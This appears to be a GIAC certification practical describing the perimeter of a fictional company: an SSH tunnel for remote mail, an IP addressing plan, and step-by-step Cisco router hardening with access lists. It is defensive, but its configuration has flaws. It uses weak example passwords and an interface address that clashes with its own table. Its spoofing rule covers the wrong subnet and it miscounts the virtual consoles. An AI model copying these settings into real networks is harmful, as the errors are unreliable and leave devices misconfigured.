On the client side of the SSH2 tunnel, the ports 110 and 25 that are open on the client might be exposed to other systems connecting in addition to the localhost. If other systems could connect to these ports, the systems would be sent through the tunnel and connected with the corporate email server. This would be a back-door into the corporate network. It is important in the PuTTY configuration not to select the option that allows external systems to connect to the forwarded client ports. More on the PuTTY configuration will be discussed in section 3.

A compromise of a user's key would be another security weakness. The key is stored on the laptop computer and is protected by the passphrase. If someone were to gain control of the laptop computer or to steal the key file, the key would be useless unless the passphrase was known.

Backwards compatibility with the SSH1 protocol, if enabled on the SSH2 server, would introduce a host of known vulnerabilities with the SSH1 protocol including the ability to sniff the encrypted connection and to remotely compromise the SSH service to gain system access. Only the SSH2 protocol is used in the GIAC Enterprises environment.

Mitigation of Security Weaknesses
The risk of a software bug being exploited is reduced by the system administrators keeping the SSH2 server and PuTTY client software up to date when new security updates are released. Server software bugs are fixes are presented as part of the Red Hat Enterprise Linux ES software support. PuTTY update notices and downloads are available at the PuTTY Web site http://www.chiark.greenend.org.uk/~sgtatham/putty/.

To reduce the risk of a user's key being compromised, GIAC Enterprises policy requires that users NOT write down their passphrase and to not share the passphrase with others. To protect the laptop computer itself from compromise, several layers of security are in place including a CIS Windows XP security configuration, Norton Internet Security, and users not having administrator access to the system.

Technical, Political, and Budgetary Influences
Given the tight budget, a free solution like SSH2 was very desirable. Even aside from the cost issue, SSH2 is a very high quality solution with wide acceptance in the security community. The PuTTY client was selected based on it being referenced from the OpenSSH home page and it seeming to provide the most comprehensive solution of the others referenced. PuTTY also has good acceptance in the computer security community.

Since the remote access requirements were so simple, the use of a more comprehensive VPN solution like IPsec or the Cisco VPN solution was unnecessary and would have introduced extra complexity and management overhead to the network.

2.3.5 IP Addressing Scheme

The ISP has provided GIAC Enterprises with the IP network 10.0.0.16/28, which gives 14 usable IP addresses routable to the Internet. Only the server systems in the External DMZ network require routable IP addresses. No systems in the other internal zones contact the Internet directly. All interaction with the Internet is performed using the mail and Web proxy servers. Figure 2-2 includes the IP addressing for each zone and host.

Note: The network 10.0.0.16/28 is in reality one of the private non-routable IP address ranges specified in RFC 1918. For the purposes of this paper, the 10.0.0.16/28 subnet is considered to be valid and routable.

Note that the host IP addressing is not listed for the systems in the administrative network. The IP allocation to hosts in the administrative network is not important because all hosts in this zone are treated as equals in terms of access requirements and all access rules for this zone will be based on the network address not individual host addresses. Also, the number of hosts in this zone will vary as the remote access laptops join and leave the zone.

Static network address translation (NAT) will be used at the outer firewall to translate the External DMZ systems' internal addressing to the valid GIAC Enterprises IP range. NAT was chosen not for security reasons but due to the very small range of valid IP addresses allocated. Since the router to firewall interface required valid IP addresses and each interface on the firewall requires a separate IP network, either a separate band of valid IP addresses are required or the existing valid band must be subnetted in order to use the valid IP addresses directly on the External DMZ systems. Since the IP range is so small, subnetting would not work since too many IP addresses would be wasted by splitting the network range in two. Also, GIAC Enterprises only has the given IP addresses to work with under its current contract with the ISP. Therefore, the best way to make the addressing work is to use NAT on the firewall for the External DMZ systems.

With NAT, the external firewall changes the source IP address for outbound traffic on the Internet to a valid IP, and changes the destination IP address for inbound traffic from the Internet to the appropriate internal address. The firewall in this case answers on the network on behalf of the translated systems making it appear that the systems are directly connected on the inside of the router. Static NAT is being used, which means that each system is mapped one-for-one to a valid external IP address. This is required for a server to be able to accept inbound network traffic from the Internet. More details on the NAT configuration will be presented in section three.

Table 2-2 lists the IP address information for the GIAC Enterprises network.

Description	IP Addressing
ISP DNS Servers (primary and secondary)	172.16.1.1 172.16.1.2
ISP Dial-in Network	172.16.10.0/24
GIAC Enterprises Routable IP Address Network	10.0.0.16/28
Interior Router Interface	10.0.0.17
Outer Firewall Outside Interface	10.0.0.18
SMTP/POP3 Mail Server (Translated Valid Address)	10.0.0.19
Web Proxy Server (Translated Valid Address)	10.0.0.20
Public Web Server (Translated Valid Address)	10.0.0.21
Production Web Server (Translated Valid Address)	10.0.0.22
Unused Spare Addresses	10.0.0.23 – 10.0.0.30
Network Broadcast Address	10.0.0.31
External DMZ Private Network	192.168.0.0/24
SMTP/POP3 Mail Server	192.168.0.19
Web Proxy Server	192.168.0.20
Public Web Server	192.168.0.21
Production Web Server	192.168.0.22
Outer Firewall External DMZ Interface	192.168.0.254
Network Broadcast Address	192.168.0.255
Management Network	192.168.1.0/24

Log Server	192.168.1.1
IDS Systems	192.168.1.2 192.168.1.3
Management Desktop Computers	192.168.1.4 192.168.1.5
Inner Firewall Management Network Interface	192.168.1.253
Outer Firewall Management Network Interface	192.168.1.254
Network Broadcast Address	192.168.1.255
Administrative Network	192.168.2.0/24
Writer Desktop Computers Administrative Assistant Desktop Computers Sales Manager Desktop Computer CEO Desktop Computer Remote Access Laptop Computers (when at home office) * NOTE: Static IP addresses are assigned by the local system administrators. All systems in this zone have the same access control requirements and the individual IP assignments are not important for the purposes of boundary security design.	192.168.2.1 – 192.168.2.253
Inner Firewall Administrative Network Interface	192.168.2.254
Network Broadcast Address	192.168.2.255
Development Network	192.168.3.0/24
Development Web/Database Server	192.168.3.1
Developer Desktop Computers * NOTE: If more developer desktop computers are needed, they will be assigned sequential IP addressing from 192.168.3.5 and up.	192.168.3.2 – 192.168.3.4
Inner Firewall Development Network Interface	192.168.3.254
Network Broadcast Address	192.168.3.255
Data Network	192.168.4.0/24
Production Database Server	192.168.4.1
Inner Firewall Data Network Interface	192.168.4.254
Network Broadcast Address	192.168.4.255

Table 2-2: GIAC Enterprises IP Network Addressing

2.3.6 Cost

Table 2-3 summarizes the cost of the network security solution described above. As noted earlier, this cost does not include consulting or implementation labor, just hardware and software. Also, the existing computing infrastructure eliminated the need to include items such as racks, UPS, cabling, etc.

ITEM	QTY	COST	TOTAL
Cisco 831 Router	1	$475.00	$475.00
Firewalls, Dell 400SC server, 1GB RAM, 2 x 120GHz HD - RAID 1, 2.8GB Pentium 4, two dual-port network interfaces, Red Hat Enterprise Linux ES	2	$2,700.00	$5,400.00
IDS Dell 400SC server, 1GB RAM, 2 x 120GB HD - RAID 1, 2.8GHz Pentium 4, two dual-port network interfaces, Red Hat Enterprise Linux ES	2	$2,700.00	$5,400.00
Log Server Dell 400SC server, 1GB RAM, 2 x 120GB HD - RAID 1, 2.8GHz Pentium 4, Red Hat Enterprise Linux ES	1	$2,300.00	$2,300.00
Linksys EFAH05W 5-port 10/100BaseT Hub	2	$35.00	$70.00
		Grand Total:	$13,645.00

Table 2-3: Cost Breakdown

2.3.6 Time Synchronization

In the GIAC Enterprises network, the time of each security boundary system will be synchronized with the NTP service running on the log server. The time on the log server will be manually updated by the system administrators at least twice per week based on the time displayed by the cable television weather station. The log server will not synchronize with an external NTP server at this time but could be configured to do so in the future. The absolute correctness of the time is not as important as all systems having the same time. The NTP service runs on UDP port 123 and works by having the client periodically pole the server.

Assignment 2 – Security Policy and Component Configuration

3.0 Security Policy and Component Configuration

This section presents a detailed security policy for each of the following components of the GIAC Enterprises network security architecture.

- Cisco 831 Router
- Netfilter Outer Firewall
- Secure Shell VPN Access

For each component, the steps required to harden and configure the component will be discussed as well as the steps required to create and apply the security policy. The security policy will be related to the over security needs of GIAC Enterprises as presented in Assignment 1.

3.1 Cisco 831 Router

The central guide used for the configuration of the Cisco 831 router is the Router Security Configuration Guide Version 1.1 obtained at http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf . The guide is published by the National Security Agency and provides both security rationale and specific implementation instructions for securing Cisco routers. This guide is also included with the Center for Internet Security (CIS) Cisco baseline security configuration.

An additional source of Cisco configuration information comes from the "Cisco 800 Series Software Configuration Guide" available on the documentation CD set that accompanies the router hardware. The guide is also available online at http://www.cisco.com/en/US/products/hw/routers/ps380/products_configuration_guide_book09186a008007c965.html.

Security for the Cisco 831 router falls into three main categories; physical security, operating system, and configuration hardening. Physical security includes controlling access to the router hardware and protecting the hardware from physical threats like power spikes and outages, water leaks, etc. Operating system security mainly centers on keeping the IOS operating system up to date with the latest version to ensure all known security issues have been addressed as discussed earlier. Configuration hardening, as with any operating system, involves minimizing running services and controlling access methods to the router's configuration.

3.1.1 Physical Security

As stated in the Router Security Configuration Guide Version 1.1 section 4.1.1,

"Once an individual has physical access to a piece of networking equipment there is no way to stop him from modifying the system. This problem is not only confined to network devices but is

also true of computers and any other electrical or mechanical device. It is always a matter of time and effort. There are things that can be done to make this more difficult, but a knowledgeable attacker with access can never be completely defeated, only slowed down."

As stated earlier, GIAC Enterprises maintains a computing facility at its home office. The home office provides passcard protected access to the facility and the router and other computing devices are located inside of locked racks with system administration personnel controlling the key. A laptop computer is connected to the terminal interface of the router only when configuration is needed and the terminal interface can only be reached when the rack is unlocked. The CEO has determined the level of physical security for the router and other computing hardware implements an acceptable level of risk for the company.

3.1.2 Operating System Security

As with any computer vendor, Cisco regularly releases new versions of the IOS operating system. Some versions are released to include security fixes to known problems while others are released to include new features or improved performance. As stated throughout this document, it is critical to install updated software to fix known security issues to which a given environment may be vulnerable. However, balancing this is the fact that the newest software can have stability or performance issues. Sometimes a vendor will release an "early" version of new software so customers can try out the new features. Early versions of a new software release can introduce new stability and security problems and this must be weighed against any desired features or fixes the new release offers.

3.1.3 Configuration and Hardening

This section presents the configuration and hardening of the Cisco 831 router for use in the GIAC Enterprises network. Configuration commands and procedures will be presented with some description of what they do and why they are needed. The following steps are performed through the 831's terminal interface serial port connection to a laptop computer running Windows XP and using the HyperTerminal application. Access is configured as per the Cisco 800 Series Software Configuration Guide page 9-55. No network connections are made to the router until the secure configuration is completed to guarantee an insecure router is not exposed to an untrusted network. Some configuration settings below are already the default setting for the router, but to make absolutely sure the settings are as desired, they are explicitly set during configuration.

In the GIAC Enterprises environment, only the system administration staff will have any access to configure the router and each system administrator has full access privilege. Therefore recommended security settings that involve setting up multiple levels of privileged access and increasing the privilege of certain commands are not emphasized.

Note that in the command listings below, items in italics are variables input by the user and items in non-italic print are commands.

3.1.4 Global Configuration

The following commands apply to the overall operation of the router and not to any specific interface.

- Enter privileged configuration mode. When the terminal interface is first accessed, a "router>" prompt is presented, which is unprivileged mode in which only some basic read-only tasks can be performed, such as viewing the router's status. To make changes to the router, the "enable" command is entered which places the router into privileged mode with a "router#" prompt. To configure the router, global configuration mode must be entered with the "configure terminal" command. The word "router" may be different if the name of the router has been changed. The following shows the commands to enter privileged and global configuration modes, set the hostname, and create a username and password for accessing the router. Note that in the actual implementation a more secure password will be chosen.

  The admin account created blow is intended to be used in an emergency, with its password written down and stored in a secure location. Otherwise, each system administrator has their own account to log in with as created below. The system administrator accounts have privilege 1, the lowest privilege. The secret password will then be used to gain privileged mode via the "enable" command.

```
router> enable
router# configure terminal
router(config)# hostname giacrouter
giacrouter(config)# username admin privilege 15 password giacpassword
giacrouter(config)# username sa1 privilege 1 password sa1password
giacrouter(config)# username sa2 privilege 1 password sa2password
```

- Create a password that will be required to enter privileged configuration mode. The service command listed first enables the secure encrypted storage of the password. The second command sets the password. The third command disabled the ability to set a clear-text password, which is done just in case someone were to decide to enter the password via this method and have it exposed when the configuration information is listed even though the system will ignore the clear text password for authentication if the secret option has been used.

```
giacrouter(config)# service password-encryption
giacrouter(config)# enable secret giacpassword
giacrouter(config)# no enable password
```

- Enable IP zero support. This step is recommended in the software configuration guide. IP zero support allows the network IP address to be used as a valid host IP to save on IP addresses. For example, normally 192.168.0.0 would designate a network and not a host. With IP zero, 192.168.0.0 could be assigned to a host as that host's

IP address. If this is not configured, the router would not interpret this as a host address.

```
giacrouter(config)# ip subnet-zero
```

- Disable the Web-based configuration interface as it will not be used and we do not want to have any remote access capability.

```
giacrouter(config)# no ip http server
giacrouter(config)# no ip http secure-server
```

- Disable the router from translating unfamiliar words (typos) entered during a console session into IP addresses.

```
giacrouter(config)# no ip domain-lookup
```

- Disable the DHCP server in the router. DHCP (Dynamic Host Configuration Protocol) assigns IP addresses to clients who request the server and who are not running with static assigned IP addresses. All of the systems in the GIAC Enterprises network have static IP addresses assigned and will not use DHCP. Therefore there is no reason for the router to act as a DHCP server.

```
giacrouter(config)# no service dhcp
```

- Disable the bootp server. Bootp provides a service from which other network devices can load their configuration and boot from the network. This capability is not being used in the GIAC Enterprises network and will be disabled.

```
giacrouter(config)# no ip bootp server
```

- Disable SNMP (Simple Network Management Protocol) support. SNMP is a remote device management protocol that can read as well as write configuration information to and from the router. We want no remote access, so this service will be disabled.

```
giacrouter(config)# no snmp-server
```

- The finger service provides a list of users logged in to the router, including the user account name. This information should not be made available to the network at large, so the service is disabled.

```
giacrouter(config)# no ip finger
```

- Standard TCP and UDP implementations usually include a set of services designed to be used for network diagnostics. This includes services such as echo and chargen. The former simply echoes back any characters sent to its port and the latter generates a stream of packets. These services have no purpose on the GIAC Enterprises router other than to be abused by an attacker. The command below ensures they are disabled.

```
giacrouter(config)# no service tcp-small-servers
giacrouter(config)# no service udp-small-servers
```

- CDP (Cisco Discovery Protocol) is used among Cisco routers to identify themselves. When enabled, the router sends identification information to the network once per minute or so. This is not needed, so it is disabled.

```
giacrouter(config)# no cdp run
```

- Source routing allows the sender of a packet to specify the route a packet should take over the network. This is capability is not needed for normal operations and can be abused by an attacker to router traffic through a system the attacker controls when the traffic otherwise would not go to the attacker's system. This command tells the router not to process source-routed packets.

```
giacrouter(config)# no ip source-route
```

- Configure a banner to be displayed before login to the router. This serves as a warning that unauthorized access is not permitted and can be useful in court if an unauthorized access is prosecuted.

```
giacrouter(config)# banner motd / NOTICE: Unauthorized Access
Prohibited /
```

- Secure the terminal port. While accessing the terminal port requires physical access to the router, it is still good practice for defense in depth to add some basic security to the serial line. These commands cause a login to an account to be required to access the router through the terminal interface and cause a timeout after a period of inactivity. Note that a user account must be created before performing this step (one was created on the router above) or access to the router will be cut off when these commands are executed.

```
giacrouter(config)# line con 0
giacrouter(config-line)# login local
giacrouter(config-line)# exec-timeout 5 0
giacrouter(config-line)# end
```

- Disable remote access to the router from the network. The GIAC Enterprises' policy is to only allow router configuration from the console port via a serial terminal. Remote access over the network uses virtual consoles. The Cisco 831 router has four virtual consoles named vty 0 to vty 4. The following commands create an access list to block all access to the virtual consoles from the network and disable remote network administration.

```
giacrouter(config)# no access-list 90
giacrouter(config)# access-list 90 deny any log
giacrouter(config)# line vty 0 4
giacrouter(config-line)# access-class 90 in
```

```
giacrouter(config-line)# transport input none
giacrouter(config-line)# login local
giacrouter(config-line)# exec-timeout 0 1
giacrouter(config-line)# no exec
giacrouter(config-line)# end
```

- Cisco routers are capable of loading startup configuration information from the network as well as from local memory. Loading the configuration over the network is not secure as an attacker might be able to supply a configuration server and a configuration file of the attacker's choice that the router would blindly load. Network load is not required in the GIAC Enterprises environment. These commands disable the router's ability to load configuration information from the network.

```
giacrouter(config)# no boot network
giacrouter(config)# no service config
```

- Configure a host route to allow the router to find the log server by routing through the firewall. The following command tells the router that for any traffic destined to the log server host, send it to the outer firewall. This allows the router to access the syslog and NTP services on the log server. The router access control lists and the firewall will restrict traffic to only the necessary protocols and host IP addresses.

```
giacrouter(config)# ip route 192.168.1.1 255.255.255.255 10.0.0.18
```

- Configure a default route for the assigned GIAC Enterprises network address 10.0.0.16/28. Since the firewall is providing address translation, the only IP subnet that can appear at the router's internal interface for routing out is the 10.0.0.16/28 subnet to which all assigned IP addresses in the External DMZ belong. None of the internal network private IP addresses will ever attempt to access the Internet directly. The first "0.0.0.0" indicates a destination of any network, and the second 0.0.0.0 indicates any destination subnet mask. The last argument is the IP address of the ISP's router. This command says that for any outbound packet going to any external IP address, send the packet to the router 172.16.5.1. The router will use its Ethernet0 interface for this since this interface lives on the 172.16.5.0 network.

```
giacrouter(config)# ip route 0.0.0.0 0.0.0.0 172.16.5.1
```

- Configure syslog logging to take place to the log server and disable logging to the console. We disable logging to the console to keep messages from cluttering the interface while system administrators are trying to use the interface. Console logging can be turned back on if the need arose. Logging is set to occur at the syslog facility of local6. The log server will then be configured to place local6 log entries in a separate file to make it easier to review the router logs.

```
giacrouter(config)# logging 192.168.1.1
giacrouter(config)# no logging console
giacrouter(config)# facility local6
giacrouter(config)# logging on
```

The configuration above is the initial working baseline for the GIAC Enterprises border router. To further refine this configuration, a port-scanning tool such as Nmap can be used to scan the router's IP address and identify what ports the router still has open. Each of these ports can then be tracked to a service and if the service is unnecessary the service should be disabled. Running services and processes on the router can be displayed with the "show proc" command from global configuration mode. Note, however, that sometimes a port scan can cause the router problems as in this example with IOS 12.0: http://www.securiteam.com/securitynews/2KUPRQKQ0U.html.

As an additional step, the Router Auditing Tool (RAT), available from the Center for Internet Security, will review a Cisco IOS configuration and provide a report comparing the configuration to a secure baseline of settings. The tool runs on Windows systems and the Cisco configuration is dumped to a text file from the router and then fed to the tool on the Windows system. RAT is available at http://www.cisecurity.org/bench_cisco.html.

3.1.5 Interface Configuration

This section discusses the Cisco configuration options that apply to specific interfaces on the router. In the case of the 831 router, two interfaces are present. The interface named Ethernet0 is the 10BaseT interface facing the ISP network and the interface named Ethernet1 is the 100BaseT interface facing the outer firewall of the GIAC Enterprises network.

- Identify the interfaces present on the router.
    - First, identify the interfaces present on the router. There are two as described above. Note that this command is executed from enable mode, not the "configure terminal" mode. The settings shown are from an out-of-the-box configuration.

```
giacrouter# show ip interface brief
Interface              IP-Address      OK? Method Status   Protocol
Ethernet0              10.10.10.1      YES NVRAM  up       up
Ethernet1              unassigned      YES DHCP   up       down
```

    - For each interface, assign an IP address. The "no shutdown" command enables the Ethernet interface to change the state from administratively down to up.

```
giacrouter(config)# interface Ethernet0
giacrouter(config-if)# ip address 172.16.5.5 255.255.255.0
giacrouter(config-if)# no shutdown
giacrouter(config-if)# exit
giacrouter(config)# interface Ethernet1
giacrouter(config-if)# ip address 10.10.10.1 255.255.255.240
giacrouter(config-if)# no shutdown
giacrouter(config-if)# exit
```

- Now check the status of the interfaces again.

```
giacrouter(config)# show ip interface brief
Interface          IP-Address        OK? Method Status   Protocol
Ethernet0          172.16.5.5        YES manual up       up
Ethernet1          10.10.10.1        YES manual up       down
```

- Disable proxy ARP on all Ethernet interfaces as described in the Router Security Configuration Guide Version 1.1, section 4.2.2 "How to Disable Unneeded Functions and Services", page 74:

  "Network hosts use the Address Resolution Protocol (ARP) to translate network addresses into media addresses. Normally, ARP transactions are confined to a particular LAN segment. A Cisco router can act as an intermediary for ARP, responding to ARP queries on selected interfaces and thus enabling transparent access between multiple LAN segments. This service is called proxy ARP. Because it breaks the LAN security perimeter, effectively extending a LAN at layer 2 across multiple segments, proxy ARP should be used only between two LAN segments at the same trust level, and only when absolutely necessary to support legacy network architectures.

  Cisco routers perform proxy ARP by default on all IP interfaces. Disable it on each interface where it is not needed, even on interfaces that are currently idle, using the interface configuration command "no ip proxy-arp."

  For each of the two interfaces, disable proxy ARP.

```
giacrouter# config t
giacrouter(config)# interface Ethernet0
giacrouter(config-if)# no ip proxy-arp
giacrouter(config-if)# exit
giacrouter(config)# interface Ethernet1
giacrouter(config-if)# no ip proxy-arp
giacrouter(config-if)# exit
```

- Reduce the amount of information sent by the ICMP (Internet Control Message Protocol). Attackers can use returned ICMP messages to gather information about a host or network. ICMP messages are sent in response to certain error conditions (such as an ICMP Host Unreachable message) or in response to a query (such as sending the configured network mask value in response to an ICMP mask request). The following commands tell the router not to send such information.

  Also in this step, the interfaces will be set to ignore directed broadcasts. A directed broadcast a packet destined to a network broadcast address trying to leave the network on which the packet originated. There is no reason to allow such traffic through the firewall as it is most often used for nefarious purposes such as flooding attacks against other networks.

```
giacrouter(config)# interface Ethernet0
giacrouter(config-if)# no ip unreachable
giacrouter(config-if)# no ip redirect
```

```
giacrouter(config-if)# no ip mask-reply
giacrouter(config-if)# no ip directed-broadcast
giacrouter(config-if)# end
giacrouter(config)# interface Ethernet1
giacrouter(config-if)# no ip unreachable
giacrouter(config-if)# no ip redirect
giacrouter(config-if)# no ip mask-reply
giacrouter(config-if)# no ip directed-broadcast
giacrouter(config-if)# end
```

- Configure the router as an NTP client. Reference the Router Security Configuration Guide Version 1.1, section 4.5.2 "Configuring Logging and Time Services", page 136. The router will only be an NTP client of the log server and will not be an NTP server itself or be a client of an Internet NTP server. NTP will be disabled on the Ethernet0 interface and enabled as a client on the Ethernet1 interface.

```
giacrouter(config)# interface Ethernet0
giacrouter(config-if)# ntp disable
giacrouter(config-id)# exit
giacrouter(config)# interface Ethernet1
giacrouter(config-if)# no ntp disable
giacrouter(config-if)# exit
giacrouter(config)# ntp server 192.168.1.1 source Ethernet1
```

3.1.6 Access Control Settings – Description and Rationale

This section will discuss the access control lists (ACLs) created on the router to form the outer-most defensive layer for the GIAC Enterprises network. Access lists are used on the router to filter traffic based on various criteria. The general goal with implementing access control on the router is to block absolutes. Blocking absolutes refers to blocking traffic that should not pass no matter what and has no reason to reach the firewall defensive layer for processing. An example would be inbound network traffic with a source address in the IANA private range as specified in RFC 1918. Such traffic is most likely the result of a misconfiguration, and in any case, cannot be replied to. Another example might to block all inbound access to the IP address of the router or the firewall as an added layer of protection against attacks on those systems.

A Cisco router offers three types of access control lists; standard, extended, and reflexive. Each type, in the order presented, offers increasing filtering capabilities and decreasing performance. The more detailed a filter, the more processing overhead the router has.

Any access lists are applied to specific router interfaces in either the inbound or outbound direction. Inbound means the filter applies to traffic entering the router from the network and outbound means the filter applies to traffic leaving the router and going on to the network. Each interface can have only one access control list applied in each direction. This means the designer must choose one type of access control list for an interface direction and write all rules using that style of list. If a new ACL is applied to an interface where an existing ACL is already applied, the new ACL will take the place

of the old one. An ACL should be applied in the inbound direction whenever possible to minimize processing overhead on the router. It makes no sense to allow a packet into one interface to be routed to another interface that ends up dropping the packet.

Standard and extended access lists can be identified by a number or a name. Reflexive access lists can only be identified by a name. When numbers are used, a standard access list is numbered in the range 1 – 99 and an extended access lists is numbered 100 – 199.

Access control list entries are entered at the command prompt one entry at a time as will be defined below. It is not possible to edit an access control list on the router. To make any change to an access control list other than adding a new entry at the end of the list, the entire list must be deleted and re-entered one line at a time. For this reason, it is advisable to enter the rules into a text file on a computer from which the lines can by copied and pasted into the Cisco terminal window.

Another important point regarding access control lists is that once any access control list is applied to an interface, the router begins to enforce an implicit drop rule. This means that any packet not matching an ACL entry will be dropped by the router. Thus for any traffic to pass, at least one rule that explicitly permits traffic to pass must be present in the ACL.

- Standard access control lists can only filter based on the source IP address of a packet. A standard list cannot filter on the destination IP address or any other part of a packet. Since the filtering is so simple, the standard access list has the least processing overhead. The syntax of creating a standard access control list entry is as follows. Items inside "[ ]" are optional parameters.

  ```
  access-list number action source [wild card] | any
  ```

  access-list: IOS command identifying the creation of an access list.
  number: Number identifying this list, between 1 and 99.
  action: must be "permit" or "deny", tells what to do when a packet matches.
  source: Source IP address to match against.
  [wild card]: Specifies what portion of the IP address should be matched. The simplest way to identify the wild card is to subtract each octet of the IP netmask from 255.255.255.255. A binary "0" means to compare against that bit of the IP, and a binary "1" means not to compare against that bit. If the wild card is not specified, a wild card of 0.0.0.0 is assumed.

- Extended access control lists can filter not only on the source IP address of a packet, but also on the destination IP address and other packet attributes such as the protocol, transport type (UDP or TCP), port number, ICMP type, flag settings, and IP type of service. The syntax of creating an extended access control list entry is as follows.

```
Access-list number action protocol source [wild card] [src-port]
destination [wild card] [dest-port] [other-options]
```

access-list: IOS command identifying the creation of an access list.
number: Number identifying this list, between 100 and 199.
action: must be "permit" or "deny", tells what to do when a packet matches.
protocol: The protocol contained in the IP packet such as TCP.
source: Source IP address to match against.
[wild card]: Specifies what portion of the IP address should be matched. The simplest way to identify the wild card is to subtract each octet of the IP netmask from 255.255.255.255. A binary "0" means to compare against that bit of the IP , and a binary "1" means not to compare against that bit. If the wild card is not specified, a wild card of 0.0.0.0 is assumed.
[src-port]: The TCP or UDP port number.
destination: Destination IP address.
[dest-port]: Destination TCP or UDP port number.
[other-options]: Additional parameters for the filter such as ICMP type if filtering on ICMP.

- Reflexive access control lists implement a stateful packet filter capability. In stateful filtering, information about each connection is stored in a state table and new packets are checked against this state table to determine if they are part of a valid existing connection. If so, the packets are permitted through. For example, consider an established TCP session that has completed its three-way handshake and is exchanging packets between server and client through the router. If a reflexive access control list is in place, the router would recognize the traffic as part of an established connection represented in the state table and allow the traffic to pass. If traffic that belongs in the middle of a TCP data exchange showed up at the router without an existing connection having been established, the router would drop the traffic based on the reflexive entry. If an extended ACL were used, the traffic would be permitted to pass.

  Because of the overhead of processing with the state table, reflexive access control lists are the most resource-intensive of the three access control list types. Because of this, they were not considered for use with the GIAC Enterprises low-end 831 router and further details on reflexive access lists will not be presented here. Detailed information on reflexive access control lists can be found at http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_configuration_guide_chapter09186a00800d9817.html.

An option to entries for all ACL types is the ability to log when a packet matches the rule. To log a packet match, the word "log" is added to the end of the ACL entry that is desired to be logged. The option "log-input" which also causes the associated MAC address of the matching IP address to be logged.

As mentioned at the beginning of this section, router ACL capability is best used to filter absolutes at the border, allowing the firewall to perform detailed filtering. The Router

Security Configuration Guide Version 1.1, sections 4.3.2, 4.3.3, and 4.3.4 provide extensive discussion, examples, and recommendations for what should be blocked at the router. The example ACL configuration file presented in section 4.3.4 is one and a half pages long.

An overriding concern with the GIAC Enterprises 831 router is performance. Information on the rated throughput of the 831 router was not able to be found by searching the Cisco Web site http://www.cisco.com, but it still may be there somewhere. A reference was found at a Web site selling the 831, http://www.dealtime.com/xPF-Cisco_MS_SBS_STND_ED_WITH_CISCO831_K9_ETHRNT_BRDBN_RTR_W_IOS_IP_FW_3DES that the 831 has 7Mbps throughput, and some other references from a Google search (http://www.google.com) mentioning the 831 performing at 2Mbps with 3DES encryption (very CPU-intensive). Performance, of course, depends heavily on how much processing the CPU must do. The 831 configured for use in the GIAC Enterprises network does not use encryption, so it will not be burdened down to the 2Mbps rate.

In order to minimize the CPU load on the 831 router, the recommended ACL settings for use in a screening router configuration were reviewed and only the ones considered the most important to the GIAC Enterprises environment were chosen. Since the ability to filter based on destination IP address, port number, and protocol type is needed to implement these rules, an extended ACL was chosen to implement the filtering.

Rule Performance

The order of the rules in the ACL can have a major impact on performance. Rules are processed top-down and processing stops when the first match is made with a rule. The more rules that need to be processed, the more CPU cycles are required. Thus it is best to place the most-used rules at the top of the list.

The global configuration command “show access-list *acl-number*” will list the rules specified by acl-number and show how many times the rule has been matched. After running the configuration for a while, the rules can be reordered to move the rules with the most matches towards the top of the list. Great care must be taken, however, not to break the security policy the list is enforcing since the order of the rules can also impact when packets are permitted and denied.

3.1.7 Access Control Settings – Implementation

Inbound filter on the Internet-facing interface (Ethernet0)

The numbered access list 101 will be created as specified below to build the filters to be applied to the Internet-facing interface, thus providing ingress filtering for traffic heading into the GIAC Enterprises network. In practice, this entire list would be created on a computer using a text editor and then the rules copied and pasted into the router’s terminal window. GIAC Enterprises will maintain this text file as the master

configuration for the router and place the file under strict configuration management. Any changes to the router's configuration will be reflected in this master file once tested and verified.

The access list commands are entered in the router's global configuration mode, entered with the "config term" command and having the prompt "giacrouter(config)#". This prompt is not shown in the commands below.

- First make sure that no existing access list 101 exists. If it does, this command will delete it.

```
no access-list 101
```

- Block any traffic destined to the router itself. This is an added layer of protection if somehow the remote administration interface were to become activated or some other security issue arose regarding access to the IP of the router. Also, block any traffic destined to the IP address of the outer firewall.

```
access-list 101 deny ip any 172.16.5.5 255.255.255.255 log
access-list 101 deny ip any 10.0.0.17 255.255.255.255 log
access-list 101 deny ip any 10.0.0.18 255.255.255.255 log
```

- Block spoofed traffic coming from a source IP address of the GIAC Enterprises network range of 10.0.0.0/28.

```
access-list 101 deny ip 10.0.0.0 0.0.0.15 any log
```

- Block traffic originating from source IP addresses in the official private IP address specified in RFC 1918. Any traffic matching this rule is most likely the result of a misconfiguration and, in any case, there is no way to reply to the source. Because of this the traffic is not logged.

  NOTE: There is some funny business going on here. For the purposes of this paper, the network 10.0.0.16/28 (and presumably the whole 10.0.0.0 network range) is considered to be a valid and routable network. In reality, this network range is part of the RFC 1918 private non-routable range and thus it appears in the recommended block list. The first rule below is in italics and green text to indicate that for the configuration represented in this paper, this ACL entry would not be entered, but for accuracy as an example of a real-life configuration, the entry would be used. The 192.168 network addresses used in the internal network zones are truly used as private addressing and the lines referencing these addresses are correct for this practical.

  Also in the list, access from the loopback address is blocked as well as multicast traffic. GIAC Enterprises policy forbids multicast traffic and the use of streaming media from the Internet, both of which use the multicast protocol (and lots of network bandwidth).

The last line ensures that no inbound traffic addressed to the private network range 192.168 would reach any of the internal private networks using that range.

```
access-list 101 deny ip 10.0.0.0 0.255.255.255 any
access-list 101 deny ip 172.16.0.0 0.15.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
access-list 101 deny ip 127.0.0.0 0.255.255.255 any
access-list 101 deny ip 224.0.0.0 15.255.255.255 any
access-list 101 deny ip any 192.168.0.0 0.0.255.255
```

- Block all traffic destined to the Microsoft Windows NetBIOS/IP ports. Many attacks exploit these ports.

```
access-list 101 deny tcp any any range 135 139
access-list 101 deny udp any any range 135 139
access-list 101 deny udp any any 445
```

- Block all access to the X-windows service used as the graphical user interface on all GIAC Enterprises Linux systems. The X-windows system uses one port per display starting at port 6000 and counting up. The range given here is an approximation of the range that X-windows should use in a typical environment. This traffic is more interesting and should be less common that the Windows traffic, so it will be logged.

```
access-list 101 deny tcp any any range 6000 6255 log
```

- The following three rules block all access involving the TFTP, Syslog, and SNMP services, none of which has any business entering the GIAC Enterprises network.

```
access-list 101 deny udp any any 69 log
access-list 101 deny udp any any 514 log
access-list 101 deny udp any any range 161 162 log
```

- Block ICMP redirects and ICMP echo-requests (inbound pings). An ICMP redirect indicates that a better route exists to a given host. This can be abused by an attacker to reroute traffic to or through a given destination. Inbound echo-requests are blocked since ping is a common way (but by no means the only way) to map a network.

```
access-list 101 deny icmp any any host-redirect log
access-list 101 deny icmp any any echo log
```

